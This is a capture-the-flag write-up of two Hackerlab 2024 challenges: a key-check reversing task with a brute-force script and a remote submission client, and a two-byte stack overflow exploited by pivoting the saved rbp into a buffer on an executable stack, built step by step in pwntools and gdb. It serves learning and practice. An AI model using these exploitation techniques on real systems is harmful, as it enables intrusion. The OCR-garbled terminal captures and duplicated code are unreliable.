                                                                                             LEA R11,[RSP + -0xa000]
```

```
undefined8 compute(char *key,char *param_2)

{
  undefined *puVar1;
  char cVar2;
  uint checksum;
  size_t sVar3;
  void *pvVar4;
```

```
int fp;
undefined8 ret;
undefined *puVar5;
long in FS OFFSET;
int idx;
int sub_idx;
uint crc-idx;
int o;
int i;
int j;
int k;
int l;
int m;
void *ptr;
long local_a840;
char *local_a838;
int compute [6];
uint array [10];
uint matched [498];
undefined local_a010 [40932];
undefined2 delim;
char generated [10];
long canary;
char *key chunk;
canary = *(long *)(in FS OFFSET + 0x28);
flag = "aa"
cVar2 = regx_check(key);
if (cVar2 != '\x01') {
 exit(1);
}
ptr = malloc(8);
delim = 0x2d;
if (ptr == (void *)0x0) {
  exit(1);
}
local a840 = 0;
local a838 = strtok(key,(char *)&delim);
while (local a838 != (char *)0x0) {
  ptr = realloc(ptr,(local a840 + 1) * 8);
  if (ptr == (void *)0x0) {
    exit(1);
  }
  sVar3 = strlen(local a838);
  pvVar4 = malloc(sVar3 + 1);
  *(void **)(local_a840 * 8 + (long)ptr) = pvVar4;
```

```
if (*(long *)((long)ptr + local_a840 * 8) == 0) {
                    /* WARNING: Subroutine does not return */
     exit(1);
   }
   key\_chunk = *(char **)((long)ptr + local\_a840 * 8);
   strcpy(key_chunk,local_a838);
   local_a840 = local_a840 + 1;
   local_a838 = strtok((char *)0x0,(char *)&delim);
 }
 array[0] = 1;
 array[1] = 0x37e;
 array[2] = 1;
 array[3] = 0x12a;
 array[4] = 0x1bf;
 array[5] = 0xc3204;
 array[6] = 1;
 array[7] = 0xdf;
 array[8] = 0xfffffff4e;
 array[9] = 0xffffffff;
 memset(matched, 0, 0xa7a0);
 compute[0] = 0;
 compute[1] = 0;
 compute[2] = 0;
 compute[3] = 0;
 compute[4] = 0;
 compute[5] = 0;
 for (idx = 0; idx < 6; idx = idx + 1) {
   sub idx = 0;
   for (crc-idx = array[(long)idx * 2]; (int)crc-idx <=</pre>
(int)array[(long)idx * 2 + 1];
        crc-idx = crc-idx + 1) {
      checksum = gen checksum(crc-idx ^ 0x37e);
      sprintf(generated, "%04X", (ulong) checksum);
     key chunk = *(char **)((long)ptr + (long)idx * 8);
     fp = strcmp(generated, key chunk);
     if (fp == 0) {
       matched[(long)idx * 0x6fc + (long)sub idx] = crc-idx;
       sub idx = sub idx + 1;
     }
   compute[idx] = sub idx;
 free(ptr);
 0 = 0;
 do {
   if (compute[0] <= o) {</pre>
```

```
printf("Incorrect Key Dear %s\n",param 2);
      fflush(1);
      ret = 0;
loop:
      if (canary == *(long *)(in_FS_0FFSET + 0x28)) {
        return ret;
      }
      __stack_chk_fail();
    for (i = 0; i < compute[1]; i = i + 1) {
      for (j = 0; j < compute[2]; j = j + 1) {
        for (k = 0; k < compute[3]; k = k + 1) {
          for (l = 0; l < compute[4]; l = l + 1) {
            for (m = 0; m < compute[5]; m = m + 1) {
              if (((o * l + j == (m + i * i * i * i * i) - k) \& (o + j <
0x6fc)) &&
                 (m - i * j < 0x37f)) {
                fp = strcmp(param_2, "BJIZ-HACKERLAB");
                if (fp == 0) {
                  printf("Correct key, Here the flag: %s\n",flag);
                  fflush(1);
                }
                else {
                  printf("Dear %s, WELCOME BACK\n",param 2);
                  fflush(1);
                }
                ret = 1;
                goto loop;
              }
            }
          }
        }
      }
    }
    0 = 0 + 1;
  } while( true );
}
```

The nested loop looks more readable

Now this is what it does:

- It makes sure compute[0] is greater than variable o which was initialized to 0
- Does 5 nested loop where each loop (n) is based off the range of compute[n]

Checks for a certain constraint and if it's meet we get the flag when our username is
 BJIZ-HACKERLAB and if that's not the case it just shows Welcome back else we get the
 error message Incorrect

Remember that compute is an array of 6 integers

Each value stored there is based on this portion of the code

```
for (idx = 0; idx < 6; idx = idx + 1) {
    sub_idx = 0;
    for (crc-idx = array[idx * 2]; crc-idx <= array[idx * 2 + 1]; crc-idx =
    crc-idx + 1) {
        checksum = gen_checksum(crc-idx ^ 0x37e);
        sprintf(generated, "%04X", (ulong)checksum);
        key_chunk = ptr[idx * 8];
        fp = strcmp(generated, key_chunk);
        if (fp == 0) {
            matched[idx * 0x6fc + sub_idx] = crc-idx;
            sub_idx = sub_idx + 1;
        }
    }
    compute[idx] = sub_idx;
}
free(ptr);</pre>
```

Please excuse my variable naming; I find it challenging to come up with intuitive names 😂

Alright let's continue..... In each iteration of the loop, a checksum value is generated for every 4-byte chunk of the input data. If the generated checksum matches the input value, the sub_idx variable is incremented by 1.

Finally, the value of sub_idx is stored in the compute[idx] array. Since each value in compute[] is used to check a constraint, setting sub_idx to a desired value allows us to meet that constraint

Now how can we control sub idx?

To control the value of sub_idx, which represents the number of occurrences of the input value
during the loop, we need our input to be that of a known occurrence

Now how do we get that?

I wrote a script which calculates all checksum value and it's occurrence in loop

```
import hashlib
import base64
import zlib
def gen(a):
    v3 = [0]*4
   for i in range(4):
        v3[i] = (a >> (8 * i)) \& 0xff
    cstr = ""
    for j in v3:
        cstr += chr(j)
    return zlib.crc32(cstr.encode()) & 0xffff
def xor(a, b):
    r = ""
    for i, j in zip(a, b):
       r += chr(i ^ j)
    return r
def gen hash(a):
    value = hashlib.sha256(a).hexdigest()
    r = ""
    i = 0
    for j in range(len(value)):
        if (j & 1 != 0):
            r += value[j]
            if (i == 29):
               break
    return r.encode()
username = b"BJIZ-HACKERLAB"
odd = gen hash(username)
inp = b"AAAA-AAAA-AAAA-AAAA-AAAA"
r = xor(inp, odd)
with open("data", "wb") as f:
   f.write(username)
   f.write(b'\n')
   f.write(base64.b64encode(r.encode()))
   f.close()
```

```
array = [1, 894, 1, 298, 447, 799236, 1, 223, -178, -1, 0, 1788]
i = 0
start = array[2 * i]
end = array[2 * i + 1]
# print([start, end])
chunk = {}
for j in range(start, end + 1):
    value = hex(gen(j ^ 0x37E))[2:].upper()
    if value in chunk:
        chunk[value] += 1
    else:
        chunk[value] = 1
for i, j in chunk.items():
    if j == 1:
        print(i)
        break
print("\n")
```

In this case this is the first loop i = 0 and we are checking for a value where it's occurrence is

But now I need to know the set of number that can meet that constraint

I wrote a script which can easily brute force it

If you run it you would get so many values which meets this constraint

Here's what the constraint is

```
- 0 * compute[4] + compute[2] == (compute[5] + (5 * compute[1]) -
compute[3])
- 0 + compute[2] < 1788
- compute[5] - compute[1] * compute[2] < 895
```

In any case if you look at it well you will see the most important one is the first one:

```
0 * compute[4] + compute[2] == (compute[5] + (5 * compute[1]) - compute[3])
```

I want to work on it while variable $_0$ is $_0$ because if the condition isn't meet it increments $_0$ by 1 till compute[0] <= $_0$ before it exits

For that it's basically going to be

```
compute[2] == (compute[5] + (5 * compute[1]) - compute[3])
```

So we just need to set <code>compute[2]</code> to a value that would equal the RHS of the above equation

Now the reason I said the first constraint is the most important when o is 0 is because compute[2] is surely going to be less than 1788 and compute[5] - compute[1] * compute[2] is surely going to be less than 895

Now the reason I'm sure is because during debugging I saw that each occurrence isn't of a large value

I might not be right because I'm still a noob at reversing

Moving on I decided to get the list of values we can set as compute[0]

```
import hashlib
import base64
import zlib

def gen(a):
    v3 = [0]*4
    for i in range(4):
        v3[i] = (a >> (8 * i)) & 0xff
cstr = ""
```

```
for j in v3:
        cstr += chr(j)
    return zlib.crc32(cstr.encode()) & 0xffff
def xor(a, b):
   r = ""
   for i, j in zip(a, b):
      r += chr(i ^ j)
    return r
def gen_hash(a):
    value = hashlib.sha256(a).hexdigest()
    r = ""
    i = 0
    for j in range(len(value)):
        if (j & 1 != 0):
            r += value[j]
            if (i == 29):
               break
    return r.encode()
username = b"BJIZ-HACKERLAB"
odd = gen hash(username)
inp = b"AAAA-AAAA-AAAA-AAAA-AAAA"
r = xor(inp, odd)
with open("data", "wb") as f:
   f.write(username)
   f.write(b'\n')
   f.write(base64.b64encode(r.encode()))
   f.close()
array = [1, 894, 1, 298, 447, 799236, 1, 223, -178, -1, 0, 1788]
i = 0
start = array[2 * i]
end = array[2 * i + 1]
# print([start, end])
chunk = {}
for j in range(start, end + 1):
```

```
value = hex(gen(j ^ 0x37E))[2:].upper()
    if value in chunk:
        chunk[value] += 1
    else:
        chunk[value] = 1
print(chunk)
print("\n")
```

*** Comparison of the Company of the

| Color | Colo

We can see that all values there are unique as there are no two or more occurrence of it's value

So that means compute[0] is going to be 1

I just choose a random value from there now our key is going to be:

```
3D88-AAAA-AAAA-AAAA-AAAA
```

Moving on where i = 1

Unique values again now key is:

```
3D88-9387-AAAA-AAAA-AAAA
```

Where i == 2

```
start = array[2 * i]
end = array[2 * i + 1]
chunk = {}
for j in range(start, end + 1):
    value = hex(gen(j ^ 0x37E))[2:].upper()
```

| Company | Comp

It generated lot of values we can try to get a specific number we want

```
mark@haxor: ~/Desktop/CTF/Hackerlab24/Keycheck

File Edit View Search Terminal Help

. ~/Desktop/CTF/Hackerlab24/Keycheck > python3 logic.py
BC59

. ~/Desktop/CTF/Hackerlab24/Keycheck > python3 logic.py
BC59
```

But it turns out that my code is somewhat buggy, because if we set a breakpoint at where it stores sub_idx we get this

```
| Manufaction |
```

Ohh god I spent so much time trying to debug my code but eventually gave up

Moving on we know the following:

```
- compute[0] = 1
- compute[1] = 1
- compute[2] = 11
```

Because compute[2] is 11 I needed to find a value that would make this comparison equal

```
compute[2] == (compute[5] + (5 * compute[1]) - compute[3])
```

So far we can change that to:

```
11 == (x + 5) - y
```

I mean that's if what I'm doing is right 😂

But when I checked for possible values of <code>compute[5]</code> I saw that each occurrence is just 1 and the same apply to <code>compute[3]</code>

I really got confused and started thinking maybe there's something wrong with my decompiled code

I didn't want to bother reading any assembly because I was exhausted and then I went into dynamic reversing then figured out that for some reason setting <code>compute[3]</code>, <code>compute[4]</code>, <code>compute[5]</code> to 1 works!

You can generate the input using the approach i used previously

Here's the input:

```
BJIZ-HACKERLAB
3D88-9387-BC59-29FE-9609-6347
VSENW04PBwkHGCdwB1tMBABxdRQKAwEAGlBVDFI=
```

And we need to send the input to the remote server

```
from pwn import *

io = remote("135.125.107.236", "2300")

io.recvuntil("username :")
io.sendline("BJIZ-HACKERLAB")

io.sendline("VSENW04PBwkHGCdwB1tMBABxdRQKAwEAGlBVDFI=")

io.interactive()
```

```
File Edit Vew SackT Temmina Hub


$\frac{\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\textstap(\texts
```

```
Flag: HLB2024{C@Ngr4tz_y0u_Pa5S_7hE_kEyCh3Ck}
```

Very fun challenge and I learnt a lot during the process

But maybe the program is buggy or I'm just the one messing up? In any case that's all for it.

FPO



We are given a remote instance to connect to and also a binary

Downloading the binary and checking the file type and protections enabled on it shows this

```
A ► ~ (Desktop/CTF/Hackerlab24/FPO ) file chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[shal]=595b0f02d55050609050f83f76d261910cdea45, for GNU/L
inux 3.2.9, not stripped

A ► ~ (Desktop/CTF/Hackerlab24/FPO ) checksec chall
[*] '/home/mark/Desktop/CTF/Hackerlab24/FPO ) checksec chall
RELRO: Anch: am664-64-little
RELRO: No HILLO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: pIE enable
Stack: Executable
RWX: Na NWX segments

A ► ~ (Desktop/CTF/Hackerlab24/FPO )
```

We are working with a 64 bits executable and the protections enabled is just PIE

Position Independent Executable: randomizes the memory address of the executable on each runtime.

The other protections are disabled and the one which looks interesting is the fact that the STACK is executable meaning that NX is disabled:

• No eXecute (NX): also known as **Data Execution Prevention or DEP** marks certain areas of the program as not executable, meaning that stored input or data cannot be executed as code.

In our case it's disabled which means that the stack region permission is going to be readable, writable & executable

Moving on RELRO is also disabled:


 Relocation Read-Only: it's a security feature used in binaries to mitigate the risks associated with GOT (Global Offset Table) overwrites.

The fact it's disabled means the Global Offset Table is writable

Pretty interesting combinations!

Now let's move to the main stuff

I ran the binary to get an overview of what it does



We get a stack leak, it asks for our input and then prints it out

In order to find the vulnerability we need to reverse engineer the binary

Throwing it into IDA and viewing the main() function I got this

```
IDA View-A X Pseudocode-A X Hex View-1

int _fastcall main(int argc, const char **argv, const char **en

init(argc, argv, envp);


vuln();

    3    init(argc,
    vuln();
    5    return 0;
    6 }
```

```
int __fastcall main(int argc, const char **argv, const char **envp)
 init(argc, argv, envp);
 vuln();
  return 0;
}
```

It calls the init() function then proceeds to calling the vuln() function

Here's the decompilation of the init() function:



```
void init()
{
   alarm(60u);
   setbuf(stdin, OLL);
   setbuf(_bss_start, OLL);
   setbuf(stderr, OLL);
}
```

We can see this just does some standard buffering setup on stdin, stderr & _bss_start and then it's timeout is set to 60 seconds using the alarm function

Nothing much here

Let's move on to the vuln() function:

```
| Interview | A | Interview |
```

```
__int64 vuln()
{
   char buf[256]; // [rsp+0h] [rbp-100h] BYREF

   printf("Nickname @>%p\n", buf);
   printf("Take your nickname>");
   read(0, buf, 258uLL);
   printf("Hello %s", buf);
   return OLL;
}
```

Here's what this function does:

- It initializes a char buffer array which can hold up to 256 bytes of data
- It prints out the buffer array address
- It reads in at most 258 bytes into the buffer array
- Then it prints our the content filled into the buffer array

The code is pretty straight forward hence the vulnerability is obvious

BUG:

 We are reading in at most 258 bytes of data into a buffer that can only hold up 256 bytes which leads to a buffer overflow

Ok good we've seen that we have a buffer overflow but it's only just a 2 byte overflow

Now the stack frame of that function is going to like this:

```
buf[256] -> saved_rbp -> return_address
```

This means we only have a 16 bits write on the saved rbp address

What that means is basically that we can only overwrite the 2 least significant bit (LSB) address of the saved rbp

Now how the hell are we going to make use of such small overflow to get a shell?

Well there's something called Stack Pivot

Stack Pivoting is a technique we use when we lack space on the stack - for example, we have 16 bytes past RIP. In this scenario, we're not able to complete a full ROP chain.

During Stack Pivoting, we take control of the **RSP** register and "fake" the location of the stack.

Because PIE is enabled we can't really say we want ROP Gadgets to form a ROP chain since that requires a leak of the elf base address

But that isn't an issue for us because the stack is executable therefore if the RIP points to the stack and it contains some instruction let's say pop rdi; ret then that would be executed

Armed with this information how do we perform a Stack Pivot in this case?

One important thing to notice here is that every function ends with a leave; ret but usually main() doesn't end with a leave; ret though for some reason it's an exception here!

And that instruction is equivalent to

```
mov rsp, rbp
pop rbp
pop rip
```

That's a very good gadget that we can use to stack pivot because if we look at leave again, we notice that the value in rbp gets moved to rsp! so if we overwrite the rbp and overwrite rip with leave; ret again, the value in rbp gets moved to rsp, and what happens when we control the value in rsp? well when pop rip executes we basically would then have control flow over the program!

It would be more understandable when I debug to see how it works! and here's a <u>resource</u> on that

In this case we can't overwrite the rip since we have just very limited control (2 bytes overwrite)

Now the idea is that even though our control over the rbp is 2 bytes that's really sufficient because the first 6 bytes of the saved rbp in function vuln() is the same as our buf so we can just overwrite the last two bytes to point to the top of our buffer: (stack leak & 0xffff)

Ok now when the vuln function ret and the main function is about to return here's what's going to happen

```
mov rsp, rbp
pop rbp
pop rip
```

The value in rbp is going to be popped into rip and since we control rbp from the previous function vuln(), we get basically control flow over this program

Now that's said let's do some debugging and testing

First we need to parse our buffer leak

You can generate a template using:

```
A manufactor of Prince or Interest (17 Prince
```

```
pwn template chall
```

Here's how mine looks like:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from warnings import filterwarnings
# Set up pwntools for the correct architecture
exe = context.binary = ELF('chall')
context.terminal = ['xfce4-terminal', '--title=GDB-Pwn', '--zoom=0', '--
geometry=128x50+1100+0', '-e']
filterwarnings("ignore")
context.log level = 'info'
def start(argv=[], *a, **kw):
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)
```

```
gdbscript = '''
init-pwndbg
b *vuln+121
continue
'''.format(**locals())
                     EXPLOIT GOES HERE
def init():
   global io
    io = start()
def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)
    offset = 256
    io.interactive()
def main():
    init()
    solve()
if __name__ == '__main__':
    main()
```

Now when we run it we see that the buf leak is parsed well

```
The Left Vew Search Termnal Help

A > Obesktop/CiF/Hackerlab24/FPO) python3 solve.py

[1 '/home/mark/Desktop/CiF/Hackerlab24/FPO/chall'
Arch: amd64-64-little
RELRO: Britanny John
No. Br. Wr. unknown - GBU_STACK missing
PE: PIE embbed
PE: PIE embbed
RELRO: Stack: Br. centry John
No. Br. Wr. unknown - GBU_STACK missing
PE: PIE embbed
PE: Starting local process '/home/mark/Desktop/CTF/Hackerlab24/FPO/chall': pid 23611
| buf leak: By7freb772066 |
| Switching to interactive mode
Take your nickname>:  |
```

Ok good now let's start the real stuff

Note that I set a breakpoint in vuln+121

```
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A = "Deakton/Clif/Maskrido/Liffs ) show port chall.

A = "Deakton/Clif/Maskrido/Liffs ) show port chall.

A = "Deakton/Clif/Maskrido/Liffs ) show port chall.

B consists to a start, show the control of the control o
```

Now I added this to my exploit

```
def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

do def solve():
    info("buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

do def solve():
    info("Nickname @>")
    info("buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

do def solve():
    io.recvuntil("Nickname @>")
    info("buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

do def solve():
    io.recvuntil("Nickname @>")
    info("buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

do def solve():
    io.recvuntil("Nickname @>")
    info("buf leak: %#x", buf)

do def solve():
    io.recvuntil("Nickname @>")
    info("buf leak: %#x", buf)

do def solve():
    io.recvuntil("Nickname @>")
    info("buf leak: %#x", buf)

do def solve():
    io.recvuntil("Nickname @>")
    info("buf leak: %#x", buf)

do def solve():
    io.recvuntil("Nickname @>")
    io.recvuntil("Nickname @>")
```

```
def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

    offset = 256

    payload = b'A'* 256 + b'BB'

    io.sendline(payload)

    io.interactive()
```

We can run this and let it attach to gdb

```
Size of the control broad broa
```

```
python3 solve.py GDB
```

On the right hand side our debugger would be attached

We can view the current value of the saved rbp

```
File Edit View Terminal Tabs Help
Stack level 0, frame at 0x7ffc29a76e30:
rip = 0x55d7b921822f in vuln; saved rip = 0x55d7b9218254
 called by frame at 0x7ffc29a74252
 Arglist at 0x7ffc29a76e20, args:
Locals at 0x7ffc29a76e20, Previous frame's sp is 0x7ffc29a76e30
 Saved registers:
  rbp at 0x7ffc29a76e20, rip at 0x7ffc29a76e28
          x/gx 0x7ffc29a76e20,
A syntax error in expression, near `'.
pwndbg> x/gx 0x7ffc29a76e20
0x7ffc29a76e20: 0x00007ffc29a74242
                                                    n|E: 172.20.10.9 (?)|FULL 72.44%|378.6 GiB|0.56|5.0 GiB| 9.4 GiB|2024-06-10 17:37:10 🚅 🖊 EN 📴
```

We see that we overwrote the last 16 bits to BB -> 0x4242

And now remember that when leave; ret is executed this is what would happen

```
mov rsp, rbp
pop rbp
pop rip
```

```
GDB-Pwn
File Edit View Terminal Tabs Help
  000055c442874254 in main ()
                               | DATA | RWX | RODATA
LEGEND: STACK | HEAP |
      <u>0x7ffd7bfd8878</u> → <u>0x7ffd7bfd9167</u> ← '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
 RBX
 RCX
      0x0
 RDX
      0x0
      0x7ffd7bfd8460 → 0x7ffd7bfd8490 ← 0x42424141414141 ('AAAAAABB')
 RDT
 RSI
      <u>0x7ffd7bfd8490</u> ← 0x42424141414141 ('AAAAABB')
 R8
      0x73
 R9
      0x1
 R10
      0 \times 0
 R11
      0x202
 R12
      0 \times 0
 R13 <u>0x7ffd7bfd8888</u> → <u>0x7ffd7bfd9194</u> ← 'SSH AUTH S0CK=/tmp/ssh-aFh2u0gfk7bG/agent.2382'
 R14 0x55c442876168 (__do_global_dtors_aux_fini_array_entry) -> 0x55c442874120 (__do_global_dtors_aux)
 R15 0x7f1fc6398000 ( rtld global) → 0x7f1fc63992d0 → 0x55c442873000 ← 0x10102464c457f
      0x7ffd7bfd4242 ← 0x0
      <u>0x7ffd7bfd8750</u> ← 0x0
   0x55c44287422f <vuln+121>
                                   leave
   0x55c442874230 <vuln+122>
                                   ret
   0x55c442874254 <main+35>
                                   mov
                                           eax, 0
   0x55c442874259 <main+40>
   0x55c44287425a <main+41>
                                    ret
   0x55c44287425b
                                   add
                                           byte ptr [rax - 0x7d], cl
   0x55c44287425e <_fini+2>
                                           al, dx
                                           byte ptr [rax - 0x7d], cl
   0x55c44287425f < fini+3>
00:000
          rsp 0 \times 7 + 7 + 7 \times 7 = 0 \times 10^{-1}
              <u>0x7ffd7bfd8758</u> ← 0x100000000
01:0008
02:0010
              0 \times 7 + f d + 7 b f d + 8 + 7 6 0 \times 1
               0x7ffd7bfd8768 → 0x
03:0018
                                         fc618f6ca ( libc start call main+122) - mov edi, eax
              0x7ffd7bfd8770 ← 0x0
04:0020
05:0028
              0x7ffd7bfd8778 --
                                                231 (main) ← push rbp
              <u>0x7ffd7bfd8780</u> ← 0x100000000
06:0030
              <u>0x7ffd7bfd8788</u> → <u>0x7ffd7bfd8878</u> → <u>0x7ffd7bfd9167</u> ← '/home/mark/Desktop/CTF/Hackerlab24/F
07:0038
PO/chall'
 ▶ 0
        0x55c442874254 main+35
   1
                    0 \times 0
Stack level 0, frame at 0x7ffd7bfd4252:
 rip = 0x55c442874254 in main; saved rip = 0x0
 called by frame at 0x7ffd7bfd425a
 Arglist at 0x7ffd7bfd4242, args:
Locals at 0x7ffd7bfd4242, Previous frame's sp is 0x7ffd7bfd4252
 Saved registers:
  rbp at 0x7ffd7bfd4242, rip at 0x7ffd7bfd424a
         5|W: down|E: 172.20.10.9 (?)|FULL 72.44%|378.6 GiB|0.92|4.9 GiB| 9.5 GiB|2024-06-10 17:42:40 🚅 ル EN 🗖
```

We can see that now we are in the main function where it's about to return and the saved rbp is still pointing to the value which we overwrote already

If we move to the next instruction we would see that the value in <code>rbp</code> is going to be stored in

```
File Edit View Terminal Tabs Help
03:0018
              0x7ffd7bfd8768 \rightarrow 0x7f1fc618f6ca (__libc_start_call_main+122) \leftarrow mov edi, eax
04:0020
              442874231 (main) ← push rbp
              0x7ffd7bfd8778 → 0x7ffd7bfd8780 ←
05:0028
06:0030
                             - 0x100000000
07:0038
              PO/chall'
       0x55c442874259 main+40
                   0 \times 0
0x000055c44287425a <mark>in main ()</mark>
                           <mark>DE | DATA | <u>RWX</u> | RODATA</mark>
-[ REGISTERS / show-flags off / show-compact-regs off ]-
LEGEND: STACK | HEAP | COL
 RBX
      <u>0x7ffd7bfd8878</u> → <u>0x7ffd7bfd9167</u> ← '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
 RCX
      0 \times 0
      0 \times 0
      <u>0x7ffd7bfd8460</u> → <u>0x7ffd7bfd8490</u> ← 0x42424141414141 ('AAAAABB')
 RDI
 RSI
      <u>0x7ffd7bfd8490</u> ← 0x42424141414141 ('AAAAABB')
 R8
 R9
      0 \times 1
 R10
      0x0
 R11
      0x202
 R12
      0 \times 0
      <u>0x7ffd7bfd8888</u> → <u>0x7ffd7bfd9194</u> ← 'SSH_AUTH_SOCK=/tmp/ssh-aFh2u0gfk7bG/agent.2382'
 R14 0x55c442876168 (__do_global_dtors_aux_fini_array_entry) → 0x55c442874120 (__do_global_dtors_aux)
 R15 0x7f1fc6398000 ( rtld global) → 0x7f1fc63992d0 → 0x55c442873000 ← 0x10102464c457f
      <u>0x7ffd7bfd424a</u> ← 0x0
   0x55c44287422f <vuln+121>
   0x55c442874230 <vuln+122>
                                  ret
   0x55c442874254 <main+35>
                                  mov
                                          eax, 0
   0x55c442874259 <main+40>
 0x55c44287425a <main+41>
                                  ret
                                          <0>
00:0000 rsp <u>0x7ffd7bfd424a</u> ← 0x0
              7 skipped
       0x55c44287425a main+41
                   0x0
         x 0x7ffd7bfd4242-0x7ffd7bfd424a
                         Cannot access memory at address 0xfffffffffffffff8
        x 0x7ffd7bfd424a-0x7ffd7bfd4242
        Cannot access memory at address 0x8
                                              172.20.10.9 (?) | FULL 72.44% | 378.6 GiB | 1.15 | 4.9 GiB | 9.5 GiB | 2024-06-10 17:44:15 🚅 🥢 EN 🗐
```

But then I saw RSP is actually increased by 8 and at this point RIP is pointing to the next address after the address we overwrote it to

In case you are wondering why it increased by 8 that's because pop rbp would remove a value from the stack which basically would subtract 8 bytes from the current stack pointer

Now our idea is this:

- We would overwrite the saved rbp in function vuln to the last 16 bits of the start of our input buffer
- Create a payload by crafting it such that when RIP points to the next 8 bytes of the buffer then we would have control over the program

Here's what I used:

```
def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

40
41    offset = 256
42
43    payload = b'A'*8 + asm('nop')*(offset - 8) + pl6(buf & 0xffff)

45    io.sendline(payload)
46
47    io.interactive()
```

```
def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

    offset = 256

    payload = b'A'*8 + asm('nop')*(offset - 8) + p16(buf & 0xffff)

    io.sendline(payload)

